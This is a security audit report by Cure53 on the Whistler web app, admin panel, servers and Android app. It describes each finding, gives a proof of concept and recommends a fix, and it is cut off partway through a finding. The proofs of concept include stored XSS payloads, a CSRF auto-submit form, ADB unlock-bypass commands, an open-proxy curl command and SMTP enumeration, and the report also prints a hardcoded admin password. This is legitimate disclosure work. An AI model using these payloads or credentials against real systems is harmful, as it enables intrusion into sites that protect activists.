Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Pentest-Report Whistler Apps & Servers 01.2018

Cure53, Dr.-Ing. M. Heiderich, Dipl.-Ing. A. Inführ, BSc. J. Hector, BSc. F. Fäßler, Dipl.-Ing. A. Aranguren

Index

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Introduction

"A toolkit for front line activists, human rights defenders and citizen journalists facing surveillance and repression"

From https://whistlerapp.org/

This report documents the findings of a penetration test and security code audit against the Whistler software. This comprehensive security assessment was carried out by Cure53 in January 2018 and yielded a total of seventeen findings, inclusive of three issues marked as "Critical" from a security standpoint.

To elaborate on the test target in scope, it should be noted that Whistler introduces itself as a toolkit for activists, especially those seeking to safeguard human rights and report violations. This noble goal means that users of the Whistler compound are commonly operating in the contexts of surveillance and repression risks. The Cure53 team, which comprised five testers assigned to the task of investigating Whistler's security, was granted a time budget of twelve days. The main focus of the assessment was the Whistler web application and server backend, as well as the key component of the Android application. Also in scope was a modified version of the KoBo toolkit that is being used by Whistler for data collection purposes.

The tests were facilitated by Cure53 being granted access to the relevant Whistler Github repository. What is more, the testers were supplied with binaries as well as all required sources. Server access was additionally furnished via SSH. The approaches to data-sharing indicate a white-box methodology as an overarching strategy for this assessment. During the test, Cure53 was in close contact with the Whistler team via email. It should be underscored that the communications were productive and Cure53 was provided with all information necessary for achieving a good coverage of the scope in a given time frame. In other words, the test progressed without any major hindrances and - from a technical perspective - went smoothly.

Foretelling some of the conclusions, it needs to be emphasized that the results of this security assessment are quite concerning for the Whistler project. Within the high total number of seventeen security-relevant issues, eight were classified as vulnerabilities and nine were marked as general weaknesses. The findings greatly varied in terms of the risks they posed, yet a main worrisome outcome stems from three problems ascribed with "Critical" severity. In a nutshell, these extremely high-impact flaws would allow an attacker to take over the administrative area of Whistler due to a backend Cross-Site-Scripting (XSS) issue. Besides the degree of severity, the findings were also spread out in terms of their original location. In specifics, only three issues were connected to the Android application, which is a relatively good outcome given an extensive coverage. However, having fourteen issues plaguing web and server components is definitely not an acceptable results. Quite clearly, major and significant efforts are needed at the Whistler entities and thorough retesting and additional security assessments are highly recommended.

In the following sections, the report first sheds light on the scope with more technical details. Next, it moves onto a case-by-case discussion of findings, with final paragraphs entailing some broader conclusions shared by Cure53 on the basis of this thorough evaluation of the Whistler project.

Update 02.2018: *All issues listed in this report were discussed with and addressed by the Whistler Team by early February 2018. Cure53 conducted a fix verification and each issue documented in this report was extended with a note about the fix status. Note that Intro and Conclusion were not changed and reflect the state of security after the test, not after the fix verification.*

Scope

- **Whistler Collect Webapp**
  - https://collect.whistlerapp.org
  - Login credentials were provided for Cure53
  - Sources were provided for Cure53 to inspect and audit
  - Attention was also given to the customized KoBo deployment
- **Whistler Admin Interface**
  - https://whistlerapp.org/reports / https://admin.whistlerapp.org/
  - Login credentials were provided for Cure53
  - Sources were provided for Cure53 to inspect and audit
- **Whistler Mobile App for Android**
  - APK and Sources were provided for Cure53
- **SSH Access**
  - Cure53 was given SSH access to inspect the server-side security of all involved machines and instances

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Identified Vulnerabilities

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed in a chronological order rather than by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier (e.g. *BAM-01-001*) for the purpose of facilitating any future follow-up correspondence.

BAM-01-001 Web: Stored XSS on Admin Panel via report fields (*Critical*)

Note: *This issue was fixed by the Whistler Team and the fix was verified by Cure53.*

It was found that the Whistler website fails to encode user-controlled output in reports. A malicious unauthenticated user could send a crafted report so that JavaScript gets executed in the security context of a logged in administrator, for example when the administrator reviews user-submitted reports. To replicate this issue, simply send a request like the one furnished below to the website and visit the page linked in the received email.

Request:
```
POST /rest/v1/reports HTTP/1.1
Content-Type: application/json; charset=UTF-8
Content-Length: 705
Host: www.whistlerapp.org
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.8.1

{"contactInformation":"Signal: \"'><img src=x 
onerror=alert(30) />","content":"\"'><img src=x 
onerror=alert(20) />","date":1514820844,"evidences":[{"name":"2060fd4a-eb9f-
48b2-85e2-6e2ef5d074d2","path":"2060fd4a-eb9f-48b2-85e2-6e2ef5d074d2.jpg"},
{"metadata":{"timestamp":1515415856, "cells":["\"'><img src=x 
onerror=alert(60) />"], "airpressure":"\"'><img src=x onerror=alert(70) />",
"light":"\"'><img src=x onerror=alert(80) />"},"name":"6d01e79f-c899-43aa-9499-
106af022b60a","path":"6d01e79f-c899-43aa-9499-
106af022b60a.aac"}],"public":false,"recipients":[{"email":"\"'><img src=x 
onerror=alert(40) />","title":"\"'><img src=x 
onerror=alert(50) />"}],"title":"\"'><img src=x onerror=alert(10) />\u0001"}
```

As the report is available to the *Admin* user for approval, the XSS payloads executes in various places. A selection of affected items can be consulted in examples below.

Example 1: Admin XSS on reports listing

When the *Admin* navigates to the */reports* location, the XSS payload in the *title* executes immediately, before *Admin* having a chance to open the crafted report.

URL:
https://whistlerapp.org/reports

Rendered HTML:

```
[...]
        <h2>"'><img src=x onerror=alert(10) /></h2>
        <h3>Unknown location</h3>
        <time datetime="Mon, 08 Jan 2018 09:20:09 +0000">1/8/2018</time>
```

Example 2: Admin XSS on report review & User XSS

The report URL will be used by the *Administrator* and is vulnerable to XSS as well. This URL is also useful to the attacker who seeks to confirm and improve the XSS payload. This is because the URL is also available to regular users.

URL:
https://www.whistlerapp.org/reports/item/id/381732e8-59ac-4902-8293-8ee0e8483a3d

Rendered HTML:

```
<input value="&quot;'&gt;&lt;img src=x onerror=alert(40) /&gt;" id="emails-form-
element-1" checked type="checkbox" name="emails[]">            "'><img src=x
onerror=alert(50) /> &lt;"'><img src=x onerror=alert(40) />&gt;        </label>
[...]
<h1>"'><img src=x onerror=alert(10) /></h1>
[...]
Signal: "'><img src=x onerror=alert(30) /><br>
<strong>Additional information:</strong>
                               "'><img src=x onerror=alert(20) />
[...]
<h2 class="uppercase">Mobile base stations in the proximity (cell
towers):</h2><ol>
<li>"'><img src=x onerror=alert(60) /></li>
```

The root cause for these issues can be traced to the complete lack of escaping in the server-side PHP. Please note that given that there is no output-encoding anywhere on the project, the list below does not exhaust all of the existing compromise routes.

Files:
sources/whistler-web/application/views/partials/reports/evidence/metadata.php
sources/whistler-web/application/views/partials/medias/item/metadata.php

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Affected Code:
```
<h2 class="uppercase">Detected wifi access points in the proximity</h2>
[...]
                foreach ($evidence->getWifiAPs() as $ap) {
[...]
            ?>
                <li><?php echo $ap; ?></li>
[...]
       foreach ($evidence->getCellTowers() as $cellTower) {
                    if (++$i > 5) break;
            ?>
                    <li><?php echo $cellTower; ?></li>
```

Files:
sources/whistler-web/application/views/reports/item.php
sources/whistler-web/application/views/xmedias/item.php

Affected Code:
```
<h1><?php echo $item->getTitle(); ?></h1>
[...]
<span class="hidden-xxs">&nbsp;&nbsp;</span><br class="visible-xxs">location: <?
php echo $item->getLocation(); ?>
[...]
<strong>Contact information:</strong>
                                <?php echo $item->getContactInfo(); ?>
[...]
 <strong>Additional information:</strong>
                                <?php echo nl2br($item->getContent()); ?>
```

It is recommended to correctly output-encode HTML characters in the security context of the rendered location of the page. The mitigation can usually be accomplished with the relevant PHP functions of *htmlentities*[1] or *htmlspecialchars*[2] which are specifically designed for that purpose. These functions should be called with the *ENT_QUOTES* parameter to ensure more thorough escaping in the *attribute* contexts. For example, user-input rendered inside HTML tags could be escaped with *htmlentities* in a manner presented below.

Files:
sources/whistler-web/application/views/partials/reports/evidence/metadata.php
sources/whistler-web/application/views/partials/medias/item/metadata.php

Affected Code:
```
<h2 class="uppercase">Detected wifi access points in the proximity</h2>
[...]
```

[1] http://php.net/manual/en/function.htmlentities.php
[2] http://php.net/manual/en/function.htmlspecialchars.php

```
                foreach ($evidence->getWifiAPs() as $ap) {
[...]
            ?>
                <li><?php echo htmlentities($ap); ?></li>
```

BAM-01-002 Web: Stored XSS on Admin Panel via image upload (*Critical*)

***Note:** This issue was fixed by the Whistler Team and the fix was verified by Cure53.*

An issue was discovered to permit arbitrary HTML code upload for a malicious user. This code is - in return - served as HTML from the web server to any user who happens to navigate to the uploaded file, inclusive of the *Administrator*-level users. The issue persists in two different places of the platform: one pertains to the *evidence upload* feature and the other occurs through regular *media upload*.

When uploading a file, a request is sent and registers the upload beforehand. The requests are similar for both instances so only one request response flow is described in detail. At the same time, the affected code is provided for both of the outlined cases. The following request serves as an example for observing the process of uploading a media file.

Request:
```
POST /rest/v1/media/forms/registrations HTTP/1.1
Host: www.whistlerapp.org
[... more headers ...]

{"attachments":[{"created":1515416667455,"fileName":"2e72fecd-6fbe-40ac-8bcf-
7ced52c1c8b3.html","id":5,"path":"media","uid":"2e72fecd-6fbe-40ac-8bcf-
7ced52c1c8b3"}]}
```

Upon successfully registering an upload, a simple 200 response is returned. Highlighted above is the file extension of the file that is about to be uploaded. This file extension is inserted into the database by the backend code highlighted in the snippets supplied next.

Affected File:
capitol-master/rest.go

Affected Code (for media upload):
```
func handleRegisterFormMediaFiles(w http.ResponseWriter, r *http.Request, ps
httprouter.Params) {
    [...]
    // insert into database
    for _, mediaFile := range registration.Attachments {
        mediaFile.State = 10 // todo: REGISTERED
        mediaFile.FileExt = path.Ext(mediaFile.FileName)
    [...]
    _, err = DB.Exec(`
      INSERT INTO media_file (
        uid, fileName, fileExt, metadata, state, created
      ) VALUES (
        ?, ?, ?, ?, ?, ?
      )
      ON DUPLICATE KEY UPDATE
        updated = NOW()`, mediaFile.UID, mediaFile.FileName, mediaFile.FileExt,
metadata, mediaFile.State, mediaFile.Created)
    [...]
}
```

Affected File:
capitol-master/rest.go

Affected Code (for evidence upload):

```
func handleCreateReport(w http.ResponseWriter, r *http.Request, ps
httprouter.Params) {
    [...]
    _, err = tx.Exec(`
      INSERT IGNORE INTO evidence (
        reportId, uid, fileExt, state
      ) VALUES (
        ?, ?, ?, ?
      )`, reportID, evidence.Name, path.Ext(evidence.Path), state)
    [...]
}
```

Once the file is successfully uploaded, it can be reached by browsing to either of the two Proof of Concept uploads supplied below.

PoC uploads:
https://whistlerapp.org/reports/evidence/id/79bc9703-b3b0-49a2-94c8-a9bd10320d34
https://whistlerapp.org/xmedias/file/id/2e72fecd-6fbe-40ac-8bcf-7ced52c1c8b3

When requesting such a malicious file, the backend will read the extension from the database and set the content-type of the response to the corresponding MIME-type, thus serving the HTML code as actual HTML.

Affected File (media upload):
whistler-web/application/my/controller/xmedias.php

Affected Code:

```
public function fileAction()
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

```
{
    if (!($mediaFile = $this->checkAccess())) {
        throw new \Exception('Not found', 404);
    }
    $mimes = new \Mimey\MimeTypes();
    $mimeType = $mimes->getMimeType(preg_replace('~^\.~', '', $mediaFile-
>fileExt));
    if (!$mimeType) {
        $mimeType = 'application/octet-stream';
    }
    $this->send($mediaFile, $mimeType);
}
```

Affected File (evidence upload):
whistler-web/application/my/controller/reports.php

Affected Code:
```
public function evidenceAction()
{
    if (!($evidence = $this->checkAccess())) {
        throw new \Exception('Not found', 404);
    }
    $mimes = new \Mimey\MimeTypes();
    $mimeType = $mimes->getMimeType(preg_replace('~^\.~', '', $evidence-
>fileExt));
    if (!$mimeType) {
        $mimeType = 'application/octet-stream';
    }
    $this->send($evidence, $mimeType);
}
```

It is recommended to enforce a whitelist of allowed file extensions to restrict the upload capabilities. This ideally happens in the GO code responsible for handling the upload registration (*capitol-master/rest.go*).

BAM-01-005 Android: Unlock Pattern Check can be bypassed *(Medium)*

***Note:** This issue was fixed by the Whistler Team and the fix was verified by Cure53.*

It was found that the Android application unlock pattern can be bypassed by an attacker with physical access to the phone. This provides the attacker with partial access to *security* settings, as well grants him or her the ability to modify *contact* settings. The problem can be verified by restarting the phone to ensure the app is locked, and then directly invoking either *SettingsActivity* or *ContactSettingsActivity.* An attacker with physical access to the device could enable device debugging and send the relevant ADB commands to access this functionality.

Example 1: Access to Settings

ADB Command:
```
adb shell am start -a "android.intent.action.VIEW" -n
"org.buildamovement.whistler/rs.readahead.washington.mobile.views.activity.Setti
ngsActivity"
```

Example 2: Access to *Contact* Settings

ADB Command:
```
adb shell am start -a "android.intent.action.VIEW" -n
"org.buildamovement.whistler/rs.readahead.washington.mobile.views.activity.Conta
ctSettingsActivity"
```

It is recommended to check whether the app should be locked on all exposed activities and not just on the main *SplashActivity.* In addition to this, the security of the pattern lock design could be hardened to lock the app after a given period of inactivity. The latter would provide additional protection in situations where a physical attacker has access to an unlocked device.

BAM-01-006 Web: No CSRF Protection *(High)*

***Note:** This issue was fixed by the Whistler Team and the fix was verified by Cure53.*

It was found that the Whistler web application does not implement any CSRF protections. This allows malicious attackers who managed to gain the ability to trick a logged-in *Administrator* into visiting an attacker-controlled website, to send HTTP requests with the authentication level of the *Administrator*. A possible attack scenario could be to approve arbitrary reports on behalf of the *Administrator.* This can be done by creating a website that contains a HTML form like the one provided as illustration below. The attacker can also hide this form by embedding it in a hidden iframe on a trusted site or have it served via an ad network. Visiting this site would effectively change the status of the report[3] to *approved*.

```
<form action="https://whistlerapp.org/reports/change-status/id/130e53b4-4052-
40ad-af41-00711b84506e" method="POST">
    <input name="status" value="1">
    <input name="email[]" value="fabian+whistler1@cure53.de">
</form>
<script>
    document.forms[0].submit()
</script>
```

[3] https://whistlerapp.org/reports/item/id/130e53b4-4052-40ad-af41-00711b84506e

This form results in the HTTP request below and can also be verified by sending the request manually. In this case the HTML form above was embedded on the *cure53.de* domain.

PoC

```
POST /reports/change-status/id/130e53b4-4052-40ad-af41-00711b84506e HTTP/1.1
Host: whistlerapp.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://cure53.de/csrf.html
Origin: https://cure53.de
Cookie: PHPSESSID=3eadc8276b3c19d1666d6704566e9a06; logged=1
Authorization: Basic YWRtaW46Z0FiVEc3VHFUN1dxalNRWA==
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 45

status=1&emails%5B%5D=abe%40cure53.de&submit=
```

Response:

```
HTTP/1.1 302 Found
[...]
Location: /reports/item/id/130e53b4-4052-40ad-af41-00711b84506e
Content-Length: 0
```

It is recommended to implement a CSRF token. This means a long and random token should be generated for each form that will modify data. It should then be inserted in each form as a hidden form field. The token can be stored in the current user's PHP session as well. Upon a form submission, the token shall be sent along the form data and can be compared to the token stored in the user's session, meaning that a server-side validation can take place. If the tokens do not match, the request is a CSRF attack and should be discarded. An attacker cannot leak or predict the currently valid CSRF token and thus lacks the capacity create a form like the above.

BAM-01-010 Web: Open Redirect on Login Page allows Phishing *(Low)*

***Note:** This issue was fixed by the Whistler Team and the fix was verified by Cure53.*

Another issue was proven to allow a redirection of a victim to a malicious domain upon a successful login. From there a Phishing attempt can be started and prompt the victim to reveal sensitive information.

Affected File:
whistler-web/application/my/controller/user.php

Affected Code:
```
public function loginAction() {
[...]
    $proceedTo = $this->getRequest()->getParam('proceed_to', '/');
    $this->redirect($proceedTo);
}
```

Through the example request supplied with the according response, the issue can be observed next.

Request:
```
GET /user/login/?proceed_to=https://www.google.com HTTP/1.1
Host: whistlerapp.org
[... more headers …]
Upgrade-Insecure-Requests: 1
Authorization: Basic YWRtaW46Z0FiVEc3VHFUN1dxalNRWA=
```

Response:
```
HTTP/1.1 302 Found
Server: nginx/1.12.2
[... more headers …]
Set-Cookie: logged=1; path=/; secure; HttpOnly
Location: https://www.google.com
Content-Length: 0
```

It is recommended to implement a whitelist that only allows redirection to certain URLs, such as the main host of the application.

BAM-01-011 Web: Open HTTP Proxy is publicly available (*High*)

***Note:** This issue was fixed by the Whistler Team and the fix was verified by Cure53.*

It was found that the Whistler's *bypass blocking* feature simply relays any request. A malicious attacker could abuse this to proxy arbitrary HTTP request through Whistler's servers and hide the true origin when performing attacks on other services or engaging in other illegal activities. It might also be possible to reach privileged internal endpoints listening on *localhost*, or other services in the Google app engine's environment.

This issue can be confirmed by running the following command.

Command:
```
curl -i -s -k  -X 'GET' -H 'Whistler-host: https://cure53.de'
https://washington-159214.appspot.com
```

Output:
```
HTTP/1.1 200 OK
[...]

<!doctype html><!--

-->
<html lang="en-US">
    <head>
        <script src="/all.js"></script>
        <meta charset="UTF-8">
        <title>Cure53 - Fine penetration tests for fine websites</title>[...]
```

The root cause for this issue can be found on the code path specified next.

File:
capitol-master/appengine/whistler-hosts.go

Affected Code:
```
if !isURLAllowed(url) {
        return "", errors.New("Forward URL not allowed")
}
[...]
var allowed = map[string]bool{}
func isURLAllowed(url *url.URL) bool {
    if len(allowed) == 0 {
        return true
    }

    return allowed[url.Host]
}
```

As can be seen in the source code above, the list of allowed hosts is empty. This basically means that all hosts are allowed because the length of the list is zero.

It is recommended to implement a much stricter whitelisting for the allowed hosts. Domain fronting is a fairly strong protection against simple blocking, though it is by no means perfect. Alternatively, more advanced anti-blocking options shown in BAM-01-012 could also be considered.

BAM-01-015 Web: Stored XSS on Admin Panel via WiFi settings (*Critical*)

Note: *This issue was fixed by the Whistler Team and the fix was verified by Cure53.*

Additional stored XSS vectors were found and can be used to compromise a logged in *Administrator* as already pointed out in BAM-01-001. These have to do with the WiFi settings and some of the parameters are rendered in a script context and must be output-encoded in a different way.

Proof of Concept: Admin & User XSS via WiFi settings

WiFi SSIDs will be rendered unsanitized. The flaw can be verified with a request below.

Request:

```
POST /rest/v1/reports HTTP/1.1
Content-Type: application/json; charset=UTF-8
Content-Length: 683
Host: www.whistlerapp.org
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.8.1

{"content":"Xf\n","date":1515405360,"evidences":[{"metadata":{"cells":["MCC:
262, MNC: 2, Cell ID: 13201317","MCC: 2147483647, MNC: 2147483647, Cell ID:
2147483647"],"light":251.0,"location":
{"accuracy":18.077,"altitude":0.0,"latitude":"alert(-1)","longitude":"alert(-
2)"},"timestamp":1515405383,"wifis":
["<svg/onload=alert(1)>","Belkin_N_Wireless_515678","<svg/onload=alert(5)>","WLA
N-906041","EasyBox-B13616","KabelBox-FF24","Vodafone Hotspot","Vodafone
Homespot","HP-Print-D4-Officejet Pro 8610"]},"name":"09ea1973-2e26-4b68-b04f-
d291788f0474","path":"09ea1973-2e26-4b68-b04f-
d291788f0474.jpg"}],"public":false,"recipients":
[{"email":"abe@cure53.de","title":"Asd"}],"title":"Asd"}
```

URL:
https://whistlerapp.org/reports/item/id/980560b6-231e-4b04-b268-8b8836c43f1e

Rendered HTML:

```
<h2 class="uppercase">Detected wifi access points in the proximity</h2>
<ol>
      <li><svg/onload=alert(1)></li>
      <li>Belkin_N_Wireless_515678</li>
      <li><svg/onload=alert(5)></li>
[...]
<script type='text/javascript'>
    function initMap() {
        var latLng = new google.maps.LatLng(alert(-1), alert(-2)),
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Root cause analysis:

The files where these issues are present include several cases presented next.

Case 1: XSS in HTML context

Files:
sources/whistler-web/application/views/partials/reports/evidence/metadata.php
sources/whistler-web/application/views/partials/medias/item/metadata.php

Affected Code:
```
<h2 class="uppercase">Detected wifi access points in the proximity</h2>
[...]
                foreach ($evidence->getWifiAPs() as $ap) {
[...]
            ?>
                <li><?php echo $ap; ?></li>
```

Case 2: XSS in JavaScript context

Files:
sources/whistler-web/application/views/reports/item.php
sources/whistler-web/application/views/xmedias/item.php

Affected Code:
```
[...]
<script type='text/javascript'>
    function initMap() {
        var latLng = new google.maps.LatLng(<?php echo $evidence-
>getLocationLat(); ?>, <?php echo $evidence->getLocationLng(); ?>),
```

It is recommended to fix XSS issues in the HTML context as described in BAM-01-001. Conversely, the XSS issues found in a JavaScript context are more complicated since more options are available to an attacker. However, generally speaking for the case of latitude and longitude, the easiest way forward is to simply cast to float in a manner proposed next.

Proposed Fix:
```
[...]
<script type='text/javascript'>
    function initMap() {
        var latLng = new google.maps.LatLng(<?php echo (float) $evidence-
>getLocationLat(); ?>, <?php echo (float) $evidence->getLocationLng(); ?>),
```

Detailed examples on how to output-encode properly depending on the rendering context can be found on the *OWASP XSS Prevention Cheat Sheet*[4]. This includes examples of correct output-encoding these and various other types of data in a script context and beyond.

BAM-01-016 Servers: Lack of Consistent Server Hardening *(Low)*

***Note:** This issue was fixed by the Whistler Team and the fix was verified by Cure53.*

Most Linux default installations have several security options disabled due to requiring individual work or possibly affecting the system's usability for the majority of the users. There are several configuration options listed below and known for significantly improving the security of a Linux server. These should be considered to be deployed by the team (during the test, access to the whistlerapp.org server was given).

Hidepid
Every user can see all of the processes and their parameters on a Linux server. Under certain premise, this behavior might leak information or point an attacker in the right direction when it comes to escalating privileges. *Hidepid* is an option that can be activated when the *procfs*[5] is mounted. This can be achieved with the following entry inside the server's *fstab*.

Command:
```
$ cat /etc/fstab
```

Output:
```
[...]
proc          /proc         proc        hidepid=2       0 0
```

If enabled, a non-root user can exclusively see the processes that were started by them and not by others.

***Dmesg* Restrict**
Dmesg[6] is a Linux command showing messages printed by the kernel. It contains information about the boot process and hardware, which means that in some cases it might disclose certain details to an attacker. This especially holds for an adversary who already has limited privileges on the server and can now escalate to root. There is no

[4] https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
[5] https://en.wikipedia.org/wiki/Procfs
[6] https://en.wikipedia.org/wiki/Dmesg

reason why a non-root user should see this output. It is recommended to restrict the access to kernel messages to root by adding the following line to the *sysctl* configuration:

```
kernel.dmesg_restrict = 1
```

Remote Syslog
Alongside local logging, it is advised to set up an external logging server. In case the server is compromised, an attacker can easily remove all evidence from the log files, thus making it difficult to even detect the attack, not to mention preventing the maintainers from understanding the attack that just took place. The consequences would be alleviated had the logs been stored on another server.

***su* Restriction**
The *su* command is used to login as another user. If the system is not configured properly, everyone is allowed to take advantage of this *util* and can authenticate as users whose passwords are known. For example, a compromised service, which runs on the server, enables an attacker to use or guess passwords for other accounts. This could directly assist the goals of escalating privileges. As there is no common use-case for a service-user to be privy to *su,* it is advised to disallow this kind of usage. The issue can be solved in two steps. Firstly, all users who should be allowed to use *su* must be added to the *wheel* group. Secondly, the *su*-configuration needs some changes. A specific line shown next needs to be added.

File:
/etc/pam.d/su
```
auth       required   pam_wheel.so group=wheel
```

iptables:
The network firewall under Linux is known as *iptables* and *netfilter*. Like every other firewall, it is used to restrict the network access to and from other hosts. The current configuration can be evoked with *iptables -S* and shows the following output:

```
# iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
```

This demonstrates that there is no firewall rule in place at present. It is thus recommended to install appropriate firewall rules and only allow connections which are needed by the application(s) running on the server. For example, the user running the web server usually does not need a capacity to initiate outgoing connections.

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Miscellaneous Issues

This section covers those noteworthy findings that did not lead to an exploit but might aid an attacker in achieving their malicious goals in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

BAM-01-003 Web: Hardcoded Credentials and HTTP Auth Data *(Medium)*

***Note:** This issue was partly fixed by the Whistler Team and the fix was verified by Cure53. Future releases will address the problem in more depth.*

It was found that the Whistler web application implements an *Administrator login* function based on hardcoded credentials and HTTP authentication. Please note that HTTP authentication is a weaker form of authentication than a session cookie which could be revoked.

Affected Files:
sources/whistler-web/application/my/controller/user.php
sources/whistler-web/application/ufw/application.php

Affected Code:
```
$BBuserpass = array(
    'admin' => 'gAbTG7TqT7WqjSQX'
);
```

Using HTTP *auth Authorization*, this becomes:
```
Basic YWRtaW46Z0FiVEc3VHFUN1dxalNRWA==
```

It is recommended to implement an adequate authentication system. This could be accomplished, for example, with secure storage of user-passwords in a database. Details pertaining to this area can be found in the *OWASP Password Storage Cheat Sheet*[7].

BAM-01-004 Web: Version Leaks & Missing HTTP Security Headers *(Medium)*

***Note:** This issue was fixed by the Whistler Team and the fix was verified by Cure53.*

It was found that the Whistler website fails to leverage protections from a number of HTTP Security headers. This makes the website more prone to client-side attacks such as Clickjacking, XSS or channel downgrade attacks. This issue can be confirmed by observing the current header composition.

[7] https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

URL:
https://whistlerapp.org/reports/

Response:
```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Mon, 08 Jan 2018 12:21:20 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.1.11
P3P: CP="IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVDi CONi HIS OUR IND CNT"
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
[...]
```

It is strongly advised to substitute the aforementioned header composition with a sounder implementation supplied below.

Proposed header composition:
```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Mon, 08 Jan 2018 12:21:20 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
~~X-Powered-By: PHP/7.1.11~~
P3P: CP="IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVDi CONi HIS OUR IND CNT"
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 24803
```

This approach will help avoid unnecessary leakage and the proposed header settings can simultaneously accomplish other goals delineated next.

- *X-XSS-Protection: 1; mode=block* enables the browser XSS filter which can help mitigate some of the reflected XSS attacks.
- *Strict-Transport-Security* instructs the browser to connect to the server only through TLS, hence ensuring that a malicious attacker cannot downgrade the user too easily to clear-text HTTP[8]. Ideally the *includeSubDomains* flag should be

[8] https://moxie.org/software/sslstrip/

left enabled so that the setting works for all subdomains as well. **It is strongly recommended to avoid the *preload* flag**, as it may result in leaving the website and/or some of its subdomains inaccessible to users from the official page[9]:

- *"Be aware that inclusion in the preload list cannot easily be undone. Domains can be removed, but it takes months for a change to reach users with a Chrome update and we cannot make guarantees about other browsers.[...]"*
- *X-Frame-Options: DENY* protects the website from being framed by malicious third party websites. If framing is truly needed a value of SAMEORIGIN could be considered.
- *X-Content-Type-Options: nosniff* protects against MIME-sniffing attacks[10].

For maximum protection purposes, it is important that these settings are consistently used on all pages, including error and 404 pages.

BAM-01-007 Server: SMTP allows for easy User Enumeration *(Info)*

Note: *This issue was fixed by the Whistler Team and the fix was verified by Cure53.*

It was found that the SMTP service used by the Whistler server on *whistlerapp.org* allows to enumerate users. This issue was verified by running the following SMTP commands:

```
220 li1506-96.localdomain ESMTP Postfix
VRFY root
252 2.0.0 root
VRFY asd
550 5.1.1 <asd>: Recipient address rejected: User unknown in local recipient 
table
```

The SMTP server configuration also permits sending emails to internal Linux users:

```
mail from:fabian@cure53.de
250 2.1.0 Ok
rcpt to:root
250 2.1.5 Ok
Data
354 End data with <CR><LF>.<CR><LF>
test from fabian@cure53.de
.
250 2.0.0 Ok: queued as 10374588B
```

[9] https://hstspreload.org/#removal
[10] https://msdn.microsoft.com/en-us/library/gg622941(v=vs.85).aspx

```
Quit
221 2.0.0 Bye
```

While this is not a hugely impactful issue by itself, it could aid attackers to enumerate local Linux users or assist them in trying to Phish the root user by sending internal Linux mails. It is unclear what this SMTP server is used for, especially because the MX record of *whistlerapp.org* is pointing to a different IP than the one on which this SMTP server is running. It is recommended to disable this SMTP server if it is not explicitly needed. Alternatively, it is advised to change the SMTP settings so that the *VRFY* command does not allow user enumeration.

BAM-01-008 PHP: Insufficient Regex UID Validation Pattern *(Info)*

***Note:** This issue was fixed by the Whistler Team and the fix was verified by Cure53.*

It was found that the Whistler web application makes use of an incorrect regular expression to validate UIDs. This can result in logic bypasses with security implications. The issue can be observed in the following code path.

Affected Files:
sources/whistler-web/application/my/controller/xmedias.php
sources/whistler-web/application/my/controller/reports.php

Affected Code:
```
if (!$id || !preg_match('~[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}~i', $id)) {
```

As shown in several test items below, an obviously wrong UUID still returns *true*. The regular expression just checks if certain part of the string matches, failing to guarantee that all of the string contents indeed signal a match. This allows an attacker to simply append arbitrary data at the end of the item.

```
php > echo preg_match('~[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}~i', 'asd');
0
php > echo preg_match('~[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}~i', '79e4f033-5158-4889-b9d4-74cfdd56f240');
1
php > echo preg_match('~[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}~i', '79e4f033-5158-4889-b9d4-74cfdd56f240/asd\'")-asd');
1
```

It is recommended to use the special characters of **^** and **$** in these regular expressions to indicate the beginning and ending of a string. This will ensure that users cannot simply append strings at the start or finish area of the legitimate UIDs.

BAM-01-009 Web: HTML injection in /contact emails *(Info)*

